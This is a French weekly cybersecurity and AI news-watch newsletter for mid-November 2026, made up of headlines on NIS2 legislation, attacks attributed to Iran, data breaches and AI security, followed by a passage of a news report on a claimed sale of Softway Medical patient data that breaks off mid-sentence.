

- Veille Cyber N622 – 16 novembre 2026
 par veillecybertb le 17 novembre 2026 à 22h00
Veille hebdomadaire du 15 novembre 2026 CyberStratégie /CyberDéfense / CyberSécurité – Protection des données / RGPD – Intelligence artificielle … Lettre Cyber 622 L’actualité cyber du 9 au 15 novembre 2026 …… faits, chroniques et opinions, référentiels, séquences audio, séquences vidéo … selon vos centres d’intérêt, personnels ou professionnels, je vous laisse découvrir l’actualité de la semaine, dans ces domaines essentiels que sont … la CyberStratégie, la CyberSécurité, la protection des données personnelles et l’intelligence artificielle … sans prétention à l’exhaustivité et avec beaucoup de subjectivité, inévitable, bien évidemment. Une bonne semaine à vous. Sans oublier que je reste à l’écoute de vos commentaires et de vos observations guillet.lionel@gmail.com Ce qui a retenu mon attention dans l’actualité de cette semaine 10 novembre 2026. Projet de loi relatif à la résilience des infrastructures critiques et au renforcement de la cybersécurité à l’Assemblée nationale, une dernière minute … l’Assemblée nationale supprime l’article 16bis qui interdisait au gouvernement d’imposer un accès aux messages chiffrés – La CNIL sanctionne 10 collectivités territoriales, serait-ce un signal fort pour les collectivités ? – La France accuse l’Iran d’être à l’origine de la cyberattaque contre les réfrigérateurs de plusieurs centaines de magasins au mois d’octobre. Une enquête judiciaire est ouverte. L’UE se dit prête aussi à apporter une réponse “unie et rapide” aux cyberattaques dont les pays de l’Union font l’objet – La Poste et la Banque des Territoires publient leur note 2026 “data, intelligence artificielle et cybersécurité dans les territoires” … A(ré)écouter – A (re)voir IA : la cybersécurité change de dimension ! Au micro de l’équipe NoLimitSecu cette semaine avec Véronique LOQUET, Sabine d’ARGOEUVRES et Arnaud PILON La guerre des câbles sous-marins : “les premières étapes d’une attaque de plus grande ampleur” au JT de 20h de France2 le 8 novembre “Le code a changé”, sur Arte.tv : les trois clés du succès de ce documentaire sur les nouvelles technologies Informations Cybersécurité : un projet de loi très attendu arrive à l’Assemblée NIS 2 enfin examinée par les députés “Ouf ! Enfin !” : NIS2 arrive à l’Assemblée, le chiffrement déjà au cœur des débats NIS 2 arrive enfin à l’Assemblée, le gouvernement veut supprimer l’article anti-portes dérobées …ou pas … Portes dérobées sur vos messageries chiffrées – l’État recule sans vraiment lâcher l’affaire Loi “résilience” : le Gouvernement renonce pour l’instant à imposer des portes dérobées à WhatsApp et Signal WhatsApp, Signal, Messenger… : la France renonce à forcer l’accès aux conversations chiffrées Après un été de cyberattaques et un an de blocage, la loi “résilience” de retour à l’Assemblée nationale, accès abonnés Le Monde NIS 2 : la loi Résilience enfin examinée par les députés NIS 2 : ce que le projet de loi Résilience va vraiment changer pour les entreprises Dernière minute … Loi Résilience : les députés suppriment l’article qui aurait empêché l’État d’imposer des portes dérobées Management de la sécurité de l’Information Cybersécurité des petites entreprises : quand le manque de personnel devient une porte d’entrée pour les cybercriminels À l’ère de l’intelligence artificielle, 5 leviers pragmatiques pour renforcer la cyber-résilience des PME Comment le dark web devient un repère d’indices avant les attaques Identité numérique : le portefeuille européen veut changer les règles de la vérification Un hébergeur russe doit reconstruire son cloud de zéro après une attaque par wiper, mais c’est quoi au juste ? Le NIST publie son guide de cybersécurité pour pour les entreprises sans salarié Travailleur indépendant ? Solo_entrepreneur ? Le NIST a un guide de cybersécurité spécialement conçu pour vous (en) Chaîne du froid : Sekoia analyse les cyberattaques attribuées à l’Iran Attaque par chaîne froide : exploitation de failles dans les contrôleurs Danfoss non patchés (en). L’unit 42 de PaloAlto Network a examiné aussi les cyberattaques des systèmes de réfrigération européens … Faire monter la pression : au cœur des attaques contre les systèmes de réfrigération européens (voir aussi la rub. “Des nouvelles du CyberFront”) Protéger l’IA, Protéger avec l’IA et Se protéger de l’IA … Cybersécurité des IA agentiques : éprouver les hypothèses avant d’automatiser la réponse IA hybride : comment reprendre le contrôle face aux nouveaux risques cyber ? Cybersécurité : faut-il vraiment combattre l’IA par l’IA ? La plus grande menace pour votre emploi en GRC n’est pas l’IA. C’est d’ignorer l’IA (en) L’IA peut-elle briser la dépendance des entreprises à leurs éditeurs logiciels ? La donnée, socle de confiance : hier pour les collaborateurs, aujourd’hui pour l’IA générative IA : la confiance ne repose pas uniquement sur la qualité des données, mais sur leur contexte Agents IA : nos modèles de sécurité ont été conçus pour des humains ChatGPT, Claude et agents IA : comment concilier innovation, pouvoir de direction et protection des salariés ? une analyse juridique Et puis, dans la vie personnelle comme dans la vie professionnelle Black Friday, fêtes de fin d’année : attention aux cyberescroqueries, un rappel à la vigilance de Cybermalveillance.gouv.fr Veille de veille(s) Le bulletin d’actualité du 9 novembre du CERT-FR, un retour sur “les vulnérabilités significatives de la semaine passée pour souligner leurs criticités” Focus Cybersécurité. Novembre 2026. Infrastructures critiques, cyberactivisme prorusse et intelligence artificielle : un mois sous le signe de la déstabilisation numérique par Yannick PECH Cybersécurité : 14 actualités majeures du 8 novembre 2026 (dont Binance), un hebdo de Marc BARBEZAT Alertes zero-day : 15 vulnérabilités critiques du 9 novembre 2026 (dont OpenSSH), un autre hebdo de Marc BARBEZAT La protection des données personnelles – RGPD / GDPR le règlement européen et plus … Accès des prestataires, authentification des administrateurs, la CNIL sanctionne dix collectivités Cybersécurité : la CNIL sanctionne dix collectivités Cybersécurité des collectivités territoriales : la CNIL prononce dix sanctions, le communiqué de la Commission La CNIL sera présente au Salon des maires et des collectivités locales 2026 | CNIL AIPD obligatoire : critères, méthode et outil PIA de la CNIL Des nouvelles du CyberFront Campagnes de déstabilisation et sabotage menées à l’encontre des intérêts français par la République islamique d’Iran Des hackers ont sondé les systèmes de réfrigération européens avant les cyberattaques Cyberattaque des frigos : la piste iranienne se précise Cyberattaque contre des frigos en Europe : les enquêteurs français soupçonnent l’Iran, une information judiciaire ouverte Cyberattaque contre des réfrigérateurs de supermarchés : la justice ouvre une enquête contre un groupe iranien, Jean-Noël Barrot souhaite “des sanctions à l’échelle européenne” Cyberattaque contre des frigos de supermarchés : la France pointe du doigt l’Iran Cyberattaques iraniennes : Paris n’exclut pas une riposte cyber Shahid Kaveh, l’unité iranienne fantôme derrière le sabotage des frigos de supermarchés Face à la cyberattaque en France attribuée à l’Iran, l’Union européenne se dit prête à une réponse “rapide et unie” Cyberattaques : pourquoi l’Union européenne n’arrive (toujours) pas à s’entendre ? L’UE met (doucement) en action sa réserve de cybersécurité Nvidia : l’espionnage par la séduction et le social engineering Le patron de Nvidia piégé par une espionne chinoise ? La liaison qui menace l’IA aux États-Unis Derrière le piratage de Binance, le savoir-faire redoutable des hackeurs nord-coréens, accès abonnés LeMonde Un pirate revendique le vol de millions de données d’automobilistes français Études, enquêtes et référentiels Publication de l’édition 2026 de la note de conjoncture data, intelligence artificielle et cybersécurité dans les territoires par la Banque des Territoires et le groupe La Poste La menace croissante liée à la compromission d’identité, un rapport du Centre pour la cybersécurité belge Au-delà des données, au cœur des attaques : découvrez Acronis TRU Cyber Pulse 2026 Acronis publie son premier rapport TRU Cyber Pulse, qui dresse une cartographie des cybermenaces modernes en 2026 et au-delà Séminaires – Conférences – Journées Comment se préparer à NIS2 ? La rédaction invite l’ANSSI le 17 novembre, une table-ronde organisée par Solutions Numériques & Cybersécurité Intelligence artificielle, sécurité et plus … IA au service de la sécurité … ou pas Le GCHQ avertit que les cyberattaques alimentées par l’IA deviendront bientôt monnaie courante (voir aussi les lettres de veille du 3 et du 5 novembre sur le rapport 2026 du NCSC, le Centre national britannique pour la cybersécurité (en) Les ministres britanniques demandent des pouvoirs d’enquête pour déterminer quand les agents d’IA sont laissés sans contrôle (en) La fonctionnalité “Don’t Ask Again” de Claude Code expose des mots de passe et des clés dans 1 122 copies publiques sur GitHub, en copiant les données confidentielles dans des dépôts accessibles à tous Les agents révèlent des secrets lorsqu’on leur propose de faire équipe (en) Google déréférence 9 des plus gros sites d’infos générés par IA qui polluent Discover OpenAI lance GPT-6 Cyber et verrouille son modèle offensif (voir aussi la lettre de veille du 8 novembre) OpenAI annonce le lancement de GPT-6 Cyber après avoir identifié plus de 1 000 failles de sécurité dans Linux et Firefox, et le classe dans la catégorie “Critique” de son cadre de préparation GPT-6 Cyber oblige OpenAI à sécuriser ses utilisateurs autant que son modèle Le CERT-In indien publie des lignes directrices pour l’audit de sécurité de l’IA ciblant l’empoisonnement de modèles, l’injection rapide et les menaces liées à l’IA agentielle Interrogations / Perspectives / Prospectives IA : la fin des mathématiques ? À écouter sur France Inter dans le podcast “La tête au carré” de Mathieu VIDARD Anthropic alerte sur l’IA qui améliore sa propre IA Anthropic prévient qu’elle est très proche de la capacité RSI, autrement dit une IA auto-génératrice (en) Évaluation indépendante de l’accélération de la R&D en IA chez Anthropic en octobre 2026 par l’Institut de recherche en IA METR (en) Selon des sources de l’AP, le personnel du Centre américain pour la sécurité de l’IA rend compte à la Maison Blanche, ce qui soulève des inquiétudes quant à son indépendance (en) Information Responsabilité des systèmes d’intelligence artificielle défectueux : quel régime pour demain ? Une analyse juridique Le Bureau européen de l’IA confie l’évaluation cyber des grands modèles à Capgemini, Wavestone et au LNE Santé L’avenir des soins de santé : conjuguer intelligence artificielle et interopérabilité Recherche, développement et application Fable 5.2 et Mythos 5.2 : ce que changent les nouveaux modèles haut de gamme d’Anthropic Fable 5.2 et Mythos 5.2 : ce que nous apprend leur System Card. Mythos 5.2 d’Anthropic : une IA qui sait quand on l’évalue Entreprises – Économie – Business L’IA pourrait mettre en danger toute l’industrie automobile Logiciels : l’IA redistribue les cartes du marché européen L’IA pourrait rebattre les cartes du marché de la cybersécurité IA en entreprise : la France championne de la prudence, mais dernière sur la formation des salariés et l’évaluation des risques selon une étude de FTI Consulting 12 novembre 2026. L’ANSSI publie un second point de situation sur le dispositif REACTIV, le dispositif de “Reponse & ACTion Interministérielles face aux Violations de donnée” – Une nouvelle faille dans le navigateur Chrome, une faille zero-day déjà exploitée. La mise à jour corrective est à installer sans attendre – En novembre, Microsoft corrige “seulement” 1235 failles dans son patch. Aussi, quand même … mettez, à jour sans attendre (!) – IA générative et vulnérabilités, le Conseil de l’IA et du Numérique rend son rapport … A(ré)écouter – A (re)voir Examen du projet de loi relatif à la résilience des infrastructures critiques et au renforcement de la cybersécurité, les vidéos des séances publiques du 9 et du 10 novembre … Cybersécurité: les secteurs ‘hautement critiques’ bientôt inscrits dans la loi NIS 2 est enfin arrivé à l’Assemblée Loi sur la cybersécurité: la mesure décriée sur les messageries chiffrées supprimée par les députés (voir aussi la lettre de veille du 10 novembre) NIS2 : la France accélère enfin sa transposition, mais le chantier est loin d’être terminé Cybersécurité : la France a-t-elle un train de retard ? Sur la chaîne LCP dans “Chaque voix compte” avec le hacker Gaël MUSQUET, la journaliste Delphine SABATTIER et le sénateur Olivier CADIC interviewés par Adeline FRANÇOIS Les menaces internes. Quand la menace vient de l’intérieur, vidéo d’une session de “L’invité du CLUSIF” avec Riad ROUBACHE et Franck LECUYER Informations La Grande-Bretagne et la France établissent les premières lignes directrices pour les entreprises commerciale de hacking (en) Management de la sécurité de l’Information Point de situation de l’opération REACTIV – octobre 2026 (voir aussi la lettre de veille du 1er octobre) L’ANSSI publie son deuxième point de situation sur les vols de données affectant l’État, pour le mois d’Octobre … le message de son directeur général sur LinkedIn Données de santé : entre ambition européenne et défis réglementaires L’ARS Nouvelle-Aquitaine – Agence régionale de Santé et le GRADeS ESEA Nouvelle-Aquitaine ouvrent le dispositif PRIS (Prestataire de réponse aux incidents de sécurité) aux établissements sociaux et médico-sociaux … un post du GRADeS ESEA NoA sur LinkedIn Les attaques contre la chaîne du froid rappellent l’importance des fondamentaux cyber Cybersécurité : pourquoi multiplier les outils ne suffit pas à mieux se protéger Microsoft corrige 1 235 failles lors du Patch Tuesday de novembre 2026, dont un zero-day Outlook Le Patch Tuesday de novembre 2026 de Microsoft corrige 1 235 failles, dont une vulnérabilité zero-day pour Outlook (en) Le Patch Tuesday de novembre propose une profusion de CVE (en) Microsoft corrige près de 1 100 failles de sécurité, l’information de Brian KREBS (en). Mais, si … … Vous n’arrivez pas à installer le Patch Tuesday de novembre sur Windows 11 ? Le correctif est en route Le site cyber-securite.fr publie une série de fiches sur les métiers de la cybersécurité … Auditeur cybersécurité : un rôle clé pour protéger l’entreprise Analyste cybersécurité : les missions clés au quotidien Administrateur sécurité : le gardien stratégique de l’entreprise Directeur cybersécurité : missions et responsabilités en entreprise L’Agence américaine de cybersécurité et de sécurité des infrastructures (CISA) annonce un formulaire de signalement amélioré pour les cyberincidents (en) Protéger l’IA, Protéger avec l’IA et Se protéger de l’IA … L’IA simplifie la rétro-ingénierie des logiciels et logiciels malveillants courants (en) Arrêter les dégâts “dans les 35 secondes” : OpenAI dévoile le kill switch censé stopper ses IA quand elles dérapent L’IA renforce les enjeux de la cyber-résilience (en) L’IA ne manque pas d’intelligence, elle manque de contexte Et puis, dans la vie personnelle comme dans la vie professionnelle Deepfakes (hypertrucage) et arnaques à l’intelligence artificielle : comment les repérer et vous en protéger ? Une information institutionnelle Google corrige en urgence une faille zero-day dans Chrome, déjà exploitée par des pirates Mise à jour Chrome maintenant, il faut corriger une faille exploitée par les attaquants Faux devis : le lien qui ouvre votre messagerie Cyberattaques : une personne sur deux risque d’être visée, selon le hacker éthique Marco Di Filippo Après les supermarchés, les appareils ménagers pourraient être la prochaine cible de cyberattaques, selon un haut responsable européen Veille de veille(s) Data leaks : 8 fuites de données majeures du 12 novembre 2026 (dont Chainalysis), un hebdo de Marc BARBEZAT La protection des données personnelles – RGPD / GDPR le règlement européen et plus … Le Comité européen à la portection des données (CEPD) adopte une déclaration sur l’examen de l’adéquation de la République de Corée, des règles d’entreprise contraignantes pour les sous-traitants (BCR-P) et sélectionne le thème de l’action coordonnée de contrôle menée en 2027 (en) Des nouvelles du CyberFront IA : submergées par les cyberattaques, les pontes de la cybersécurité refusent des clients Belgique. Des hackers éthiques testent les systèmes numériques de l’administration En Italie, des centaines d’écoles évacuées à la suite de fausses alertes à la bombe ; des “messages menaçants” envoyés à des établissements scolaires au Royaume-Uni et en Irlande Fuite de données chez Maersk : WhiteArmor réclame 5 M$ Éducation nationle : 25 académies sur 30 visées par des cyberattaques, l’ANSSI révèle l’ampleur des intrusions Hôpital Foch : des factures médicales de patients exposées après une cyberattaque Fuite de données à l’Hôpital Foch, des informations personnelles de patients exposées Fuite de données chez Cerballiance, géant des laboratoires médicaux, plus de 2 millions de dossiers menacés Cerballiance : fuite revendiquée de 2,1 millions de lignes de patients Cyberattaque dans la santé, des pirates revendiquent les données de 9 millions de patients 1001RDV : une cyberattaque signalée contre la plateforme française de rendez-vous médicaux Études, enquêtes et référentiels Cybersécurité dans l’Union, l’Enisa voit la conformité financer la sécurité et l’IA accélérer l’exploitation des failles L’ENISA, l’Agence de l’Union européenne pour la cybersécurité, constate une amélioration de la maturité de la cybersécurité dans l’UE, mais met en garde contre les menaces persistantes, les capacités inégales et les risques liés à la chaîne d’approvisionnement – Cybersécurité industrielle (en) (voir aussi la lettre de veille du 27 septembre Internet français : des infrastructures mieux protégées, des dépendances toujours aussi fortes Après neuf ans de silence, l’Observatoire de la résilience de l’ANSSI mesure d’abord des dépendances Observatoire de la résilience de l’internet français de l’ANSSI Intelligence artificielle, sécurité et plus … IA au service de la sécurité … ou pas À la recherche de la preuve parfaite : Google a lâché 80 agents IA sur le code de Signal pour prouver qu’il était sûr Un an après avoir décidé de générer 100 % de son code source avec l’IA, une entreprise se retrouve face à un labyrinthe opaque : “personne ne peut expliquer comment la majeure partie fonctionne” Mauvaise surprise, Notion découvre que des conversations avec son IA ont été volées chez un prestataire Des agents de codage IA divulguent des milliers de secrets sur GitHub (en) LLMJacking : les pirates consomment l’IA, les entreprises paient la facture Menaces & IA : 10 dérives et avancées clés du 11 novembre 2026 (dont OpenAI) un hebdo de Marc BARBEZAT Interrogations / Perspectives / Prospectives Qui distribue désormais l’intelligence artificielle ? IA : la fin des mathématiques classiques ? À (ré)écouter sur France Inter dans “La tête au carré” de Mathieu VIDARD Souveraineté cognitive et démocratique à l’ère de l’IA générative. Comment prévenir les impacts comportementaux et repenser l’action publique ? Une contribution d’Arno FONTAINE pour le Haut-commissariat à la stratégie et au plan Information Un centre international pour l’IA de défense ouvrira à Rennes Le PDG de Nvidia reconnaît une relation extraconjugale avec une femme que des rapports américains présentent comme une espionne à la solde de la Chine. Jensen Huang va s’expliquer devant le Congrès des USA Jensen Huang démissionne de Nvidia : le patron le plus puissant de l’IA tombe après deux liaisons extraconjugales Nvidia sans Jensen Huang ? Le casse-tête de la succession 10 Bits : La liste des actualités en matière de données du 31 octobre au 6 novembre (en) Recherche, développement et application Gemini 4 Carbon de Google est désormais accessible au grand public pour les tâches les plus complexes, telles que la programmation en plusieurs étapes, à un prix inférieur à Claude Fable 5.2 et Opus 5.5 OpenAI lance la fiche “Google My Business” de ChatGPT, avec un agent IA en prime Entreprises – Économie – Business Étude: les PME suisses sous-estiment les recherches par IA L’obligation d’utiliser l’IA au travail se retourne-t-elle contre nous ? Elle crée du désengagement et pousse les équipes à remplir leurs quotas d’usage sans apporter de valeur réelle à l’entreprise, la fin de l’article est réservée aux abonnés Événements – Livres / Rapports / Études … Remise du rapport de la Commission d’experts “IA générative et vulnérabilités”, le communiqué de l’Elysée IA générative: face à un “affaiblissement cognitif”, des experts appellent Emmanuel Macron à mieux protéger les utilisateurs et formulent 18 recommandations «Affaiblissement cognitif», «dépendance émotionnelle» : des experts pointent les risques de l’IA générative et appellent Emmanuel Macron à mieux protéger les utilisateurs Nos vulnérabilités face à l’IA générative : ce que dit le copieux rapport remis à l’Élysée, accès abonnés Next Protéger sans empêcher : les vulnérabilités à l’ère de l’IA générative, le rapport de la Commission du Conseil de l’IA et du Numérique [pdf] 15 novembre 2026. Panne géante chez Microsoft, pour nous rappeler notre dépendance et, par conséquent, notre fragilité numérique vis à vis de solutions quasi-monopolistiques – États-Unis toujours, suspension de tous les vols pendant plusieurs heures … quand un flot de données issues d’un nouveau système de contrôle du trafic aérien submerge des équipements vieillissants, pas besoin d’une cyberattaque pour mettre le système parterre – Cyberattaque contre une filiale de La Poste en septembre, des précisions sont publiées … pas moins de 22 millions de personnes concernées … A(ré)écouter – A (re)voir Panne chez Microsoft : pourquoi une telle pagaille mondiale ? Au micro du podcast “Les informés de FranceInfo” le 13 novembre (voir la rubrique “Des nouvelles du CyberFront”) Cyber 2027 – Infrastructures critiques : sommes-nous prêts à faire face à une cyberattaque majeure ? Un webinaire proposé par InCyber news Informations NIS 2 : la situation se débloque… sur un statu quo NIS2 : la loi Résilience avance à l’Assemblée, mais les entreprises devront encore patienter Cybersécurité : le projet de loi adopté à l’Assemblée conserve la mesure sur les sinistres cyber liés à une guerre étrangère (voir aussi la lettre de veille du 12 novembre) Digital Fairness Act : la Commission européenne veut tirer les dark patterns au clair. Les approches manipulatrices en ligne sont dans le viseur de la commission européenne … La Commission renforce la législation relative à la protection des consommateurs pour l’adapter à l’ère numérique, le communiqué de la Commission Management de la sécurité de l’Information Dépasser la phase de découverte de la cryptographie post-quantique (en) Patch Tuesday de novembre : encore une cuvée spectaculaire (voir aussi la lettre de veille du 12 novembre) Risques cybernétiques internes liés aux tiers (en) ISO 27001 : certifié conforme, piraté quand même Les pirates à l’origine de la faille de sécurité chez Binance ont exploité une vulnérabilité connue et tiré parti de l’absence de contrôles (en) Le piratage de Binance révèle la lutte acharnée du secteur des cryptomonnaies contre les pirates informatiques (en) Protéger l’IA, Protéger avec l’IA et Se protéger de l’IA … Étude : les RSSI sous pression avec l’adoption rapide de l’IA IA hors de contrôle : OpenAI installe un arrêt d’urgence qui coupe ses modèles en 35 secondes (voir aussi la lettre de veille du 12 novembre) Les données ROT, enjeu central de la sécurité de l’IA en Europe Agents vocaux : ce que l’IA entend échappe parfois à sa propre sécurité 45 % des professionnels utilisent des outils d’IA “parallèles” : voici comment gérer les risques du Shadow AI L’outil IA Artex sature les équipes de réponse aux incidents L’avis des experts en cybersécurité : Comment lutter contre Artex et AntiFox (en) Et puis, dans la vie personnelle comme dans la vie professionnelle Cyberattaque chez Maileva : que faire si vous faites partie des 22 millions de personnes concernées ? (voir larubrique “Des nouvelles du CyberFront”) Veille de veille(s) Cyberhebdo du 13 novembre 2026 : une semaine à haute intensité, le CyberHebdo LeMagIT Sur LinkedIn, la lettre de veille hebdomadaire de Francis BRUCKMANN, Administrateur de l’ARCSI, concernant la semaine 46 (du 9 au 15 novembre) et rapportant les faits marquants en sécurité et technologies de l’Information RadioCSIRT : le podcast cybersécurité quotidien de Marc-Frédéric GOMEZ qui propose également une newsletter. Découvrez sa dernière édition qui couvre la période du 26 octobre au 7 novembre La Veille cyber hebdomadaire N.621 est en ligne, un retour sur la semaine du 2 au 8 novembre 2026, sans oublier son extrait dédié intelligence artificielle La protection des données personnelles – RGPD / GDPR le règlement européen et plus … IA et intérêt légitime : la version finale des lignes directrices du Comité Européen à la Protection des Données (CEPD) change la façon de documenter vos projets Déployer un système d’IA sur des données personnelles en s’appuyant sur l’intérêt légitime : les CNIL européennes disent oui … un post d’Arthur MILLERAND sur LinkedIn Le CEPD soutient l’utilisation d’autres modèles de clauses contractuelles pour les transferts ultérieurs de données à caractère personnel (en) Les problématiques des (r)évolutions numériques en cours NIS2, DORA, CRA : ce que le Bercy de la Cyber révèle du retard français en cybersécurité La confiance en vente : enquête sur le marché noir des comptes de réseaux sociaux Sites d’infos générés par IA : Wikimédia et Next s’allient pour protéger l’encyclopédie, un article de Jean-Marc MANACH Des nouvelles du CyberFront IA et cybersécurité : une feuille de route pour accélérer la cyberrésilience européenne une analyse de Pierre BERTHELET Les créateurs d’un malware affirment que leur logiciel garde accès à Gmail même après un changement de mot de passe Un fabricant allemand de drones, fournisseur de l’Ukraine, visé par une cyberattaque fin octobre Panique à bord : un faux fichier de mise à jour paralyse les drones de l’armée allemande ! La cyberattaque de Quantum Systems met à l’épreuve la coopération militaire entre Berlin et Kiev L’Allemagne renforce ses capacités de défense contre les cyberattaques Le Japon débloque des fonds pour la cybersécurité face à la recrudescence des violations de données (en) Le Japon dévoile un plan de cybersécurité pour lutter contre les attaques assistées par l’IA Les fuites de données généralisées à Singapour, les cyberattaques de plus en plus sophistiquées Panne géante chez Microsoft : le service revient peu à peu, voici ce que vont devenir vos mails bloqués “Les mesures prises n’ont pas apporté le soulagement attendu” : le journal de bord de Microsoft révèle ses tâtonnements pendant sa panne géante Retour au fax, pas de cinéma, paiements en ligne bloqués : la panne de Microsoft engendre une pagaille en France et dans le monde Panne mondiale de Microsoft perturbe gouvernement, santé et écoles au Portugal Panne de Microsoft : les services de santé anglais activent leurs dispositifs de secours Ce que l’on sait de la panne géante du contrôle aérien américain, qui continue de semer la pagaille aux États-Unis Panne du système de communication, centaines de milliers de passagers touchés… Ce que l’on sait de la suspension massive et rarissime des vols aux Etats-Unis États-Unis: “Pas de cyberattaque”, l’espace aérien rouvert après l’annulation de 6000 vols Opération Endgame : la saison 4 commence avec Gootloader La Macif alerte ses clients après une cyberattaque et une fuite de données personnelles Piratage du Centre hospitalier d’Armentières, les données de milliers de patients refont surface Victime d’une cyberattaque, Maileva, une filiale du groupe La Poste, annonce un vol de données touchant 22 millions de personnes Cyberattaque : Maileva, filiale du groupe La Poste, annonce un vol de données touchant 22 millions de personnes Docaposte confirme le vol des adresses de 22 millions de Français après une cyberattaque chez cette filiale de La Poste Matière à réflexions Guide contre la désinformation, menace documentée et ciblée contre les intérêts de notre pays … un post de Françoise HALPER sur LinkedIn Guide contre la désinformation du ministère des Armées et des anciens combattants (version nov. 2026) Études, enquêtes et référentiels Le rapport de cybersécurité 2026 de l’ENISA, l’Agence de l’Union européenne pour la cybersécurité, fixe cinq priorités (voir aussi la lettre de veille du 12 novembre) Séminaires – Conférences – Journées Glissez-vous dans la peau d’un cybercombattant. C’est l’heure de relever le défi ! Le message du ComCyber, le Commandement de la cyberdéfense, sur LinkedIn pour annoncer le lancement du nouveau challenge proposé par l’Armée de l’air et de l’espace prévu jusqu’au 13 décembre Intelligence artificielle, sécurité et plus … IA au service de la sécurité … ou pas Le FBI condamne un “vol massif de cryptomonnaie” pour “financer ses programmes d’armements illégaux”: des hackers nord-coréens ont usurpé des identités grâce à l’IA et dérobé plus de 400 millions de dollars “Et si on codait en dur un déclencheur ?” : il demande à Claude Code de transformer son agent IA en bombe à retardement, et ça marche L’IA met à mal les anciennes architectures TCP/IP, révélant des vulnérabilités dans les infrastructures critiques et les dispositifs OT et IoT (en) Interrogations / Perspectives / Prospectives DeepSeek, Qwen, Kimi : comment la Chine attaque les fiefs de l’IA américaine, le 6ème volet d’un dossier “Quel avenir nous préparent les seigneurs de l’IA ?” de Stanislas TARNOWSKI Information À Rennes, un centre d’excellence international dédié à l’intelligence artificielle pour la défense va voir le jour Panne de Claude : l’IA ne répond plus chez une partie des utilisateurs, voici ce que l’on sait Enseignement Les candidats se tournent vers l’IA pour trouver les réponses aux examens ; la sécurité des examens doit s’adapter (en) Recherche, développement et application Cybersécurité : OpenAI enrichit Daybreak de deux outils d’IA pour traquer les failles Anthropic décline Claude Managed Agents en cloud privé et sur site Google lance Gemini 4 Hydrogen, son modèle rapide pour le code et les agents, dans Search et l’application Gemini Entreprises – Économie – Business Un métier junior sur cinq exige désormais des compétences en intelligence artificielle, à écouter dans le podcast “C’est mon boulot” de Sarah LEMOINE sur France Info Tendances RH Gartner : l’IA rebat les cartes et fragilise la relève Événements – Livres / Rapports / Études … IA agentique : délégation, décision et impact humain,un dossier proposé en accès libre par le site Cairn.info jusqu’au 13 décembre L’Europe veut saisir le ‘tournant’ de l’IA, décisif pour les décennies à venir au sommet européen de Dublin du 13 novembre A Dublin, les 27 débattent pour la première fois des dangers et bienfaits de l’IA “L’Europe dispose de toute la technologie et des talents nécessaires pour prendre la tête de la course à l’intelligence artificielle”: le patron de Mistral appelle les dirigeants des 27 à un sursaut et à “agir dès maintenant” Déclaration de Dublin sur l’intelligence artificielle digne de confiance, sûre et souveraine (en) Déclaration de la Communauté politique européenne sur les principes clés de la sécurité Grande marche pour la sécurité de l’IA à Paris ce samedi Cette sélection, parfaitement partielle et partiale, de sujets proposés irrégulièrement à votre attention n’est possible que par le travail de veille et de partage réalisé en amont par différentes sources que je remercie. A votre disposition pour recueillir vos observations, suggestions, commentaires et … demandes de suspension d’envoi, bien évidemment. Avec mes cordiales salutations. Lionel Guillet Une précision – Les recherches ciblées sur les lettres de veille archivées sont désormais possibles par l’intermédiaire d’un widget sur la page d’accueil du site https://veillecyberland.wordpress.com/ Un mot-clé, sa validation, et le système vous affiche la liste des lettres qui le contiennent.Il suffit alors de cliquer sur le lien hypertexte de chacune des lettres pour les ouvrir et lancer une recherche par CTRL+F sur leur contenu. La transaction manque d’élégance, mais elle est efficace. Elle peut vous être utile pour une étude, pour préparer une intervention, une présentation, etc. À votre disposition pour recueillir vos observations, suggestions et commentaires sur cette information guillet.lionel@gmail.com
- Softway Medical
 le 17 novembre 2026 à 19h51
Softway Medical piraté, les données de 18 millions de patients potentiellement mises en vente Les données personnelles de 18 millions de patients seraient proposées à la vente sur un forum cybercriminel. Selon les investigations de FrenchBreaches, le vendeur mentionne 59 références présumées de structures médicales, tandis que des informations relatives aux passages de patients remonteraient jusqu'en 1989. Notre rédaction a pu examiner 3 247 fiches patients contenant des données personnelles et administratives sensibles. Elle a également contacté une dizaine d'établissements mentionnés par le cybercriminel pour tenter de vérifier ses affirmations. Cette revendication intervient après la cyberattaque confirmée le 8 novembre 2026 par Softway Medical, un éditeur français de logiciels de santé. Le lien entre les deux affaires reste toutefois à établir. Un cybercriminel affirme vendre les données de 18 millions de patients Sur un forum cybercriminel, un individu affirme détenir une base contenant les informations personnelles de 18 millions de patients et propose de la vendre. Les fichiers présentés ressemblent à des fiches issues de logiciels de gestion utilisés dans les établissements de santé. Ils contiennent notamment des identités, des coordonnées, des numéros de Sécurité sociale et des informations relatives aux parcours de soins. FrenchBreaches a obtenu et analysé un échantillon de 3 247 fiches patients. Leur contenu permet de documenter la nature des informations présentées, sans confirmer pour autant que la base complète comporte réellement 18 millions de personnes distinctes. Numéros de Sécurité sociale, adresses et historiques médicaux : ce que révèlent les fichiers L'analyse des 3 247 fiches patients a permis de relever : 3 247 fiches contenant un nom et un prénom. 3 224 fiches avec une date de naissance. 3 014 fiches comportant un code postal. 2 970 fiches contenant une adresse postale. 1 127 fiches avec un numéro de Sécurité sociale renseigné dans le champ principal. 602 fiches avec au moins un numéro de téléphone. 285 fiches avec une adresse e-mail. 1 456 fiches contenant au moins un séjour médical clôturé. Certains dossiers comportent également des dates d'hospitalisation, des références de services médicaux, des identifiants administratifs et des commentaires internes. Ces informations vont bien au-delà de simples coordonnées personnelles. Elles peuvent notamment révéler certains établissements fréquentés par un patient et des étapes de son parcours de soins. En revanche, l'échantillon ne permet pas d'affirmer que des diagnostics complets, des images médicales ou l'intégralité des dossiers médicaux ont été dérobés. 59 structures médicales mentionnées par le cybercriminel FrenchBreaches a recensé 62 références initiales dans les éléments communiqués par le vendeur, ramenées à 59 après regroupement de trois doublons probables. Parmi les établissements mentionnés figurent notamment la Clinique de Meudon, la Clinique du Plateau, le CHU de Reims, le centre hospitalier de Cholet, le centre hospitalier de Périgueux, la Clinique Saint-Gatien de Tours, la Clinique du Ter à Ploemeur, la Clinique Charcot, la Clinique de la Reine Blanche, la Clinique des Trois Frontières, la Polyclinique de Francheville et la Clinique Saint-Martin de Vesoul. Ces 59 références proviennent des éléments présentés par le cybercriminel, et non des 3 247 fiches patients analysées par notre rédaction. Il ne s'agit pas non plus d'un bilan officiel de Softway Medical. Certaines références pourraient désigner des services internes, des identifiants techniques ou différentes appellations d'un même établissement. Une dizaine d'établissements contactés par FrenchBreaches Dans le cadre de ses investigations, FrenchBreaches a contacté individuellement une dizaine d'établissements parmi ceux mentionnés par le cybercriminel. Notre rédaction s'est appuyée sur les échantillons de données correspondants pour 